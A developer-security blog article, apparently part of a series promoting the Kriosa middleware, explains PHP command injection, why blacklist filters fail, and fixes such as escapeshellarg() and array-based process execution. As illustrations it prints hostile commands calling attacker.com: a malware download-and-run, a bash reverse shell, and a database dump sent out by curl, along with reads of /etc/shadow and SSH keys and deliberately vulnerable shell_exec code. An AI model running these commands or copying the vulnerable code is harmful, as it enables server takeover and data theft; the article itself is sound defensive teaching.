Orinally published on Medium and Kriosa
One unsanitized argument reaching a shell function is all an attacker needs to own your server. Here's how command injection works, why blacklist filters always fail, and the fixes that actually stop it.
This is the ninth article in a series on PHP and Laravel application security.
So far we have covered:
- Detecting SQL injection attempts in PHP logs
- Why URL encoding blinds most PHP security checks
- The decode bomb problem with unlimited URL decoding
- Why parameterized queries are the only real fix for SQL injection
- XSS prevention in Laravel and why
{!! !!}is the line between safe and hacked - How attackers enumerate your Laravel app before exploiting it
- File upload security — the file that isn't what it claims to be
- Path traversal in PHP — how
../escapes your application
Every article in this series follows the same principle: understand the attack before you try to stop it.
Command injection is no different. And it is the most severe vulnerability in this series — because it does not just expose your data. It hands an attacker the keys to your entire server.
What Command Injection Actually Is
Command injection is an attack where an attacker injects operating system commands into your application and your server executes them.
It is similar in structure to SQL injection — user input gets interpreted as a command instead of data. But the consequences are more immediate and more severe. SQL injection attacks your database. Command injection attacks your entire server.
One unsanitized argument. One shell function. Full server takeover.
Why PHP Is Particularly Exposed
PHP has several functions that execute operating system commands directly:
exec()
shell_exec()
system()
passthru()
popen()
proc_open()
// And the backtick operator
`command`
These functions exist for legitimate reasons — generating image thumbnails, converting file formats, sending emails via sendmail, running system utilities. The problem is when user input reaches them without sanitization.
The Attack in Plain Terms
Your application converts uploaded images:
$filename = $_GET['file'];
$output = shell_exec('convert ' . $filename . ' -resize 800x600 output.jpg');
A legitimate user sends:
file=photo.jpg
The command becomes:
convert photo.jpg -resize 800x600 output.jpg
Clean. Expected. Safe.
An attacker sends:
file=photo.jpg; cat /etc/passwd
The command becomes:
convert photo.jpg -resize 800x600 output.jpg; cat /etc/passwd
The semicolon tells the shell: run the first command, then run the second. Your server outputs the contents of /etc/passwd. The attacker now knows every user account on the system.
That is command injection. One semicolon. One unsanitized input. Complete information disclosure.
The Command Chaining Characters
Attackers use several characters to chain commands:
; — run command1 then command2
&& — run command2 only if command1 succeeds
|| — run command2 only if command1 fails
| — pipe output of command1 into command2
command — backtick executes command inline
$(command) — subshell execution
\n — newline separates commands in some contexts
Each works differently. All achieve the same result — injecting additional commands into your shell execution.
What Attackers Do After Getting Command Execution
Once an attacker has command execution they move fast.
Read sensitive files:
cat /var/www/.env
cat /etc/shadow
cat ~/.ssh/id_rsa
Download and execute malware:
wget https://attacker.com/malware.sh -O /tmp/m.sh && chmod +x /tmp/m.sh && /tmp/m.sh
Open a reverse shell — persistent access:
bash -i >& /dev/tcp/attacker.com/4444 0>&1
This opens a persistent connection from your server to the attacker's machine. They type commands on their end. Your server executes them. They now have an interactive terminal on your server — from anywhere in the world.
Exfiltrate your entire database:
mysqldump -u root -pPASSWORD database | curl -X POST attacker.com/receive -d @-
All of this from one unsanitized input reaching shell_exec().
The PHP Functions That Create This Risk
Image processing:
// Dangerous
$file = $_POST['filename'];
shell_exec('convert ' . $file . ' thumbnail.jpg');
PDF generation:
// Dangerous
$url = $_GET['url'];
shell_exec('wkhtmltopdf ' . $url . ' output.pdf');
Network diagnostic tools:
// Dangerous
$host = $_GET['host'];
$result = shell_exec('ping -c 4 ' . $host);
echo $result;
Ping tools are one of the most common places command injection appears in PHP applications. Developers build a network diagnostic feature and forget the host parameter goes directly into a shell command.
ZIP file creation:
// Dangerous
$name = $_POST['archive_name'];
shell_exec('zip -r ' . $name . '.zip /var/www/storage/uploads/');
The Wrong Fixes
Wrong fix 1 — Filtering specific characters:
$file = str_replace(';', '', $_POST['filename']);
shell_exec('convert ' . $file . ' thumbnail.jpg');
The attacker uses && instead of ;. Bypassed instantly.
Wrong fix 2 — Blacklisting known bad characters:
$badChars = [';', '&&', '||', '|', '`'];
foreach ($badChars as $char) {
    if (strpos($_POST['filename'], $char) !== false) {
        die('Invalid input');
    }
}
The attacker uses $() subshell syntax or a newline character. Bypassed.
Blacklist-based filters always fail for command injection for the same reason they fail for SQL injection and XSS — the number of ways to represent shell metacharacters is effectively unlimited. You are playing catch-up against an attacker who has infinite variations. You cannot win that game.
The Correct Fixes
Fix 1 — escapeshellarg() for user-supplied values
escapeshellarg() wraps a value in single quotes and escapes any single quotes within it. This forces the shell to treat the entire value as a single argument — not as a command:
// Safe
$file = escapeshellarg($_POST['filename']);
shell_exec('convert ' . $file . ' -resize 800x600 output.jpg');
If the attacker sends photo.jpg; cat /etc/passwd the function produces:
'photo.jpg; cat /etc/passwd'
The shell treats the semicolon as part of the filename string — not as a command separator. The injection fails.
Use escapeshellarg() for every individual user-supplied argument that reaches a shell function. It is the most important single function in PHP for command injection prevention.
Fix 2 — escapeshellcmd() for the full command
escapeshellcmd() escapes shell metacharacters in a complete command string. It is less targeted than escapeshellarg() and should not be used as a substitute for escaping individual arguments.
The correct pattern is: use escapeshellarg() on each user-supplied value, and optionally use escapeshellcmd() on the full command string as an additional layer.
Fix 3 — Avoid shell functions entirely
The strongest fix is not calling shell commands at all. Most things developers use shell commands for have PHP library alternatives:
Instead of calling ImageMagick via shell:
// Dangerous
shell_exec('convert ' . $file . ' thumbnail.jpg');

// Safe — PHP's Imagick extension
$imagick = new Imagick($file);
$imagick->resizeImage(800, 600, Imagick::FILTER_LANCZOS, 1);
$imagick->writeImage('thumbnail.jpg');
Instead of calling zip via shell:
// Dangerous
shell_exec('zip -r archive.zip ' . $directory);

// Safe — PHP's ZipArchive
$zip = new ZipArchive();
$zip->open('archive.zip', ZipArchive::CREATE);
$zip->addFile($filepath, basename($filepath));
$zip->close();
If PHP has a native library for what you need — use it. Shell commands should be a last resort.
Fix 4 — Array-based process execution
When you must run external commands pass arguments as an array rather than a string. When PHP receives an array it passes arguments directly to the operating system without invoking a shell interpreter. No shell means no shell metacharacter parsing. No parsing means no injection.
// Dangerous — string goes through shell
shell_exec('convert ' . $file . ' output.jpg');

// Safe — array bypasses shell entirely
$process = proc_open(
    ['convert', $file, '-resize', '800x600', 'output.jpg'],
    [1 => ['pipe', 'w'], 2 => ['pipe', 'w']],
    $pipes
);
The difference is fundamental. A string command goes through /bin/sh which interprets every metacharacter. An array command goes directly to the kernel which treats every element as a literal argument.
Fix 5 — Whitelist before any shell call
If you must use shell commands with user input validate against a strict whitelist before the input reaches any shell function:
$allowedFiles = ['photo1.jpg', 'photo2.jpg', 'photo3.jpg'];
$file = $_POST['filename'];

if (!in_array($file, $allowedFiles, true)) {
    die('Invalid file.');
}

shell_exec('convert ' . escapeshellarg($file) . ' thumbnail.jpg');
Whitelist first. Escape second. Both layers together.
Laravel and Command Injection
Laravel 10+ provides a Process facade for running external processes safely:
use Illuminate\Support\Facades\Process;

// Safe — array arguments bypass shell interpretation
$result = Process::run(['convert', $filename, '-resize', '800x600', 'output.jpg']);

if ($result->successful()) {
    // process the output
}
When you pass an array of arguments the Process facade passes them directly to the operating system without going through a shell interpreter. Shell metacharacters in arguments have no effect because there is no shell parsing them.
This is the correct way to run external commands in Laravel. No shell string. No injection risk.
The disable_functions Safety Net
PHP's php.ini allows you to disable dangerous functions entirely:
; php.ini
disable_functions = exec,shell_exec,system,passthru,popen,proc_open
If your application does not need to execute shell commands — and most do not — disable these functions at the server level. An attacker who finds an injection point cannot exploit it if the function does not exist.
This is a server-level safety net. It does not replace code-level fixes but limits damage if a vulnerability exists.
The Command Injection Prevention Checklist
For plain PHP:
- Never concatenate user input directly into shell command strings
- Use
escapeshellarg()on every user-supplied argument before it reaches a shell function - Use array-based process execution with
proc_open()instead of string commands where possible - Use PHP native libraries instead of shell commands wherever they exist
- Validate user input against a strict whitelist before any shell call
- Disable unused shell functions in php.ini with
disable_functions - Never rely on blacklist-based character filtering for command injection prevention
For Laravel:
- Use the Process facade with array arguments — never string commands
- Validate and whitelist any user-supplied values before passing to Process
- Disable shell functions in php.ini if your application does not need them
- Use Laravel's native file handling, image processing, and archive libraries before reaching for shell commands
What Was Hitting a Live PHP App Last Week
Last week Kriosa blocked 306 attacks on a live PHP application. Several of those were command injection probes — automated scanners sending payloads that appended system information commands, file-reading operations, and subshell expressions in file parameters, URL fields, and form inputs.
Here is what one of those attempts looked like in the Kriosa dashboard:

The dashboard shows not just that the request was blocked — but why. Which features of the request triggered the ML model. What the confidence score was. What attack category it matched.
Most middleware block silently. Kriosa shows you the reasoning.
If you are running a PHP or Laravel app right now, the same automated scanners that hit this application are hitting yours. The question is whether you can see it when it happens.
Try it free: kriosa.com
Install it with Composer, then drop this in at the top of your entry point:
<?php
// After Composer installation
require_once 'vendor/autoload.php';
$apiKey = getenv('KRIOSA_API_KEY') ?: 'YOUR_API_KEY_HERE';
try {
    $kriosa = new Kriosa($apiKey, [
        'timeout'     => 3,
        'debug'       => false,
        'fail_closed' => false,
        'show_badge'  => true,
    ]);
    if (!$kriosa->protect()) {
        header('X-Kriosa-Blocked: true');
        http_response_code(403);
        exit('Access Denied');
    }
} catch (Exception $e) {
    error_log('Kriosa Security Error: ' . $e->getMessage());
}
// Your application continues safely...
Built by a developer from Cameroon, for developers who want to understand their security — not just outsource it.
The Series So Far
- What your PHP logs actually look like during a SQL injection attack
- Why URL encoding can break PHP security checks
- The decode bomb problem — why unlimited URL decoding can be its own vulnerability
- Parameterized queries — the only real fix for SQL injection
- XSS prevention in Laravel and why
{!! !!}is the line between safe and hacked - How attackers enumerate your Laravel app and what to hide
- File upload security in PHP and Laravel
- Path traversal in PHP — how
../escapes your application - This article — command injection in PHP and when
exec()becomes an attack surface.